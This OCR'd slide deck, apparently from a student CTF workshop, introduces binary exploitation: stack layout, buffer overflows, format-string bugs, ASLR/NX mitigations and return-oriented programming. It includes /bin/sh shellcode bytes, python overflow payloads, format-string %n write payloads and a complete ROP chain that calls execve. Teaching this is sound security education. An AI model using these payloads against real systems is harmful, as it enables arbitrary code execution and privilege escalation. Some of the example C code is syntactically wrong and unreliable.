what the fuck is binary exploitation

By @asper and @patil215

what is binary exploitation?

breaking the boundaries on a compiled application

whats the point?


some goals:

- get information off the machine
- execute arbitrary code
- escalate to a higher privileged user

memory 

memory layout of c program

- stack
  - place where all the function parameters, return addresses and the local variables of the function are stored
  - grows downward
- heap
  - all the dynamically allocated memory resides here. (`malloc`)
  - the heap grows upwards in memory



registers

common registers

- %eip – instruction pointer registers
  - it stores the address of the next instruction to be executed
- %esp – stack pointer register
  - it stores the address of the top of the stack.
- %ebp – base pointer register
  - keeps tab of function parameters and local variables


step-by-step execution

1. Parameters are pushed onto stack
2. Push addr of *next instruction on to stack*
3. set %eip to func
4. push %ebp to stack
5. set %ebp to %esp
6. Push local variables
7. after func, set %esp back to %ebp, then pop %ebp
8. pop return address from stack and set to %eip

```
void func(int a, int b) {
  int c;
  int d;
  // some code
}

void main() {
  func(1, 2);
  // next instruction
}
```

the importance of the stack



everything important to the program is usually in here

stack broken tho 😍

buffer overflow

buffer overflow is a vulnerability in low level codes of C and C++

basically means to access any buffer outside of it’s alloted memory space

```
void echo() {
  char buffer[20];
  printf("Enter some text:\n");
  scanf("%s", buffer);
  printf("You entered: %s\n", buffer);
}

int main() {
  echo();
  return 0;
}
```

how do reasonally do this

gets()

scanf()

strcpy()

strcat()

there are more, but these are common ones in CTFs. they don't always check for bounds

we can execute code 😢

shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability

usually prewritten – shell-storm.org


```
char code[] =
"\x31\xc0\x48\xbb\xd1\x9d\x9
6\x91\xd0\x8c\x97\xff\x48\xf
7\xdb\x53\x54\x5f\x99\x52\x5
7\x54\x5e\xb0\x3b\x0f\x05";
```

```
execute /bin/sh
```

shellcode broke tho ☹

ASLR

- Map your heap and stack randomly
  - At each execution, your heap and stack will be mapped at different places. It is pseudo-random, so it mitigates, but not absolves attacks.



Data Execution Prevention

- DEP forces certain structures to marked as non-executable *i.e.* the stack can no longer run code
- NX bit is an extension of DEP by giving hardware support for this
- If the NX bit is enabled, anytime the CPU tries to execute something without a NX bit it'll raise an exception
  - the NX bit is saved in the paging table

talk about rewrting stack ☺

instead of trying to add code, we could try changing the code....

in this example, we could just change auth ourselves

```
void auth() {
  int auth = 0;
  char buffer[24];
  scanf("%s", buffer);

  if (buffer.compare("secret") == 0) {
    auth = 100;
  }

  if (auth = 100) {
    root();
  }
}
```

example

```
void auth() {
  int auth = 0;
  char buffer[24];
  scanf("%s", buffer);

  if (buffer.compare("secret") == 0) {
    auth = 100;
  }

  if (auth = 100) {
    root();
  }
}
```

1. Find the buffer size
2. Find the offset of what you want to attack (`auth`)
3. Find the goal (100)
4. Combine

payload: `python -c 'print "a"*28 + "\x64"' | ./vuln`

how to analyze

```
080484bd <echo>:
 80484bd:       55                      push   %ebp
 80484be:       89 e5                   mov    %esp,%ebp
 80484c0:       83 ec 38                sub    $0x38,%esp
 80484c3:       c7 04 24 dd 85 04 08    movl   $0x80485dd,(%esp)
 80484ca:       e8 91 fe ff ff          call   8048360 <puts@plt>
 80484cf:       8d 45 e4                lea    -0x1c(%ebp),%eax
 80484d2:       89 44 24 04             mov    %eax,0x4(%esp)
 80484d6:       c7 04 24 ee 85 04 08    movl   $0x80485ee,(%esp)
 80484dd:       e8 ae fe ff ff          call   8048390 <__isoc99_scanf@plt>
 80484e2:       8d 45 e4                lea    -0x1c(%ebp),%eax
 80484e5:       89 44 24 04             mov    %eax,0x4(%esp)
 80484e9:       c7 04 24 f1 85 04 08    movl   $0x80485f1,(%esp)
 80484f0:       e8 5b fe ff ff          call   8048350 <printf@plt>
 80484f5:       c9                      leave
 80484f6:       c3                      ret
```

38 in hex or 56 in decimal bytes are reserved for the local variables of echo function.

The address of buffer starts 1c in hex or 28 in decimal bytes before %ebp. This means that 28 bytes are reserved for buffer even though we asked for 20 bytes.

format strings

```
int main(int argc, char argv[]){
    char buff[256];

    strcpy(buff, argv[1], 200);
    printf(buff);

    return 0;
}
```

What's wrong with this code?

printf has some unfortunate design

- %x – prints hex
- %8$x – prints 8th value on stack
- \xe0\x85\x04\x08%x%x%x%s – put 0x080485e0 on stack, and then print value at that address
- %n – writes # of characters written to variable
- \x10\x01\x48\x08%x%x%x%x%n – put 0x08480110 on stack, then write value at that address

https://github.com/patil215/isss-challenges/blob/master/ctf-09-28-2018/leetname/given.c

what about rewriting the return address □

example

```
void root() {
  system("/bin/sh");
}

void auth() {
  char buffer[24];
  scanf("%s", buffer);

  if (buffer.compare("secret") == 0) {
    root();
  }
}
```

1. Find the stack size
2. Find the offset of what you want to attack (`return address`)
3. Find the goal (`root addr`)
4. Combine

payload: `python -c 'print "a"*28 + "\x00\x00\x00\x00"' | ./vuln`

whoa...what if we expanded on this


return oriented programming

s/o to hovav

what is rop

chain gadgets to execute malicious code

goal: use their code against them



what the heck is a gadget

collection of assembly instruction that end in *ret*

example:


```
pop %ecx; ret
xchg %eax %eax; ret
```

why use rop

gadgets are mainly located on segments without aslr and on pages marked as executables

- it can bypass the aslr ✓
- it can bypass the nx bit ✓

Plan our ROP attack




attack on x86

gadget1 is executed and returns
gadget2 is executed and returns
gadget3 is executed and returns

the real execution is:

```
pop eax
xor edx,edx
inc ecx
```



how do we find gadgets?

- several ways to find gadgets:
  - not ideal: *objdump* and *grep*
    - does not find every gadget: *objdump* aligns instructions
  - write your own tool which scans an executable segment
    - drakenothanks.jpg
  - use an existing tool
    - drakeheckyes.jpg

gadget-finding tools

- rp++ *by alex souchet*
- ropeme *by long le dinh*
- ropc *by patkt*
- nrop *by aurelien wailly*
- ropgadget *by jonathan salwan*

rop chain generation

objective:

```
int execve(const char *filename, char *const argv[], char *const envp[]);
```

1. write-what-where gadgets
   — write `/bin/sh` in memory
2. init syscall number gadgets
   — setup execve syscall number
3. init syscall arguments gadgets
   — setup execve arguments
4. syscall gadgets
   — find syscall interrupt
5. build the rop chain
   — build the python payload

Step 1 Write-what-where gadgets

```
- Step 1 -- Write-what-where gadgets
        [+] Gadget found: 0x80798dd mov dword ptr [edx], eax ; ret
        [+] Gadget found: 0x8052bba pop edx ; ret
        [+] Gadget found: 0x80a4be6 pop eax ; ret
        [+] Gadget found: 0x804aae0 xor eax, eax ; ret
```

- The edx register is the destination
- The eax register is the content
- `xor eax, eax` is used to put the null byte at the end

Step 2 Init syscall number gadgets

```
- Step 2 -- Init syscall number gadgets
        [+] Gadget found: 0x804aae0 xor eax, eax ; ret
        [+] Gadget found: 0x8048ca6 inc eax ; ret
```

- `xor eax, eax` is used to initialize the context to zero
- `inc eax` is used 11 times to setup the exceve syscall number

Step 3 Init syscall arguments gadgets

```
- Step 3 -- Init syscall arguments gadgets
        [+] Gadget found: 0x8048144 pop ebx ; ret
        [+] Gadget found: 0x80c5dd2 pop ecx ; ret
        [+] Gadget found: 0x8052bba pop edx ; ret
```

```
int execve(const char *filename, char *const argv[], char *const envp[]);
```

`pop ebx` is used to initialize the first argument (filename)
`pop ecx` is used to initialize the second argument (argv[])
`pop edx` is used to initialize the third argument (envp[])

Step 4 Syscall gadget

```
- Step 4 -- Syscall gadget
        [+] Gadget found: 0x8048ca8 int 0x80
```

`int 0x80` is used to raise a syscall exception

Step 5
Build the ROP chain

```
p += pack('<I', 0x08052bba) # pop edx ; ret
p += pack('<I', 0x080cd9a0) # @ .data
p += pack('<I', 0x080a4be6) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x080798dd) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x08052bba) # pop edx ; ret
p += pack('<I', 0x080cd9a4) # @ .data + 4
p += pack('<I', 0x080a4be6) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x080798dd) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x08052bba) # pop edx ; ret
p += pack('<I', 0x080cd9a8) # @ .data + 8
p += pack('<I', 0x0804aae0) # xor eax, eax ; ret
p += pack('<I', 0x080798dd) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x08048144) # pop ebx ; ret
p += pack('<I', 0x080cd9a0) # @ .data
p += pack('<I', 0x080c5dd2) # pop ecx ; ret
p += pack('<I', 0x080cd9a8) # @ .data + 8
p += pack('<I', 0x08052bba) # pop edx ; ret
p += pack('<I', 0x080cd9a8) # @ .data + 8
p += pack('<I', 0x0804aae0) # xor eax, eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca6) # inc eax ; ret
p += pack('<I', 0x08048ca8) # int 0x80
```

thank u for coming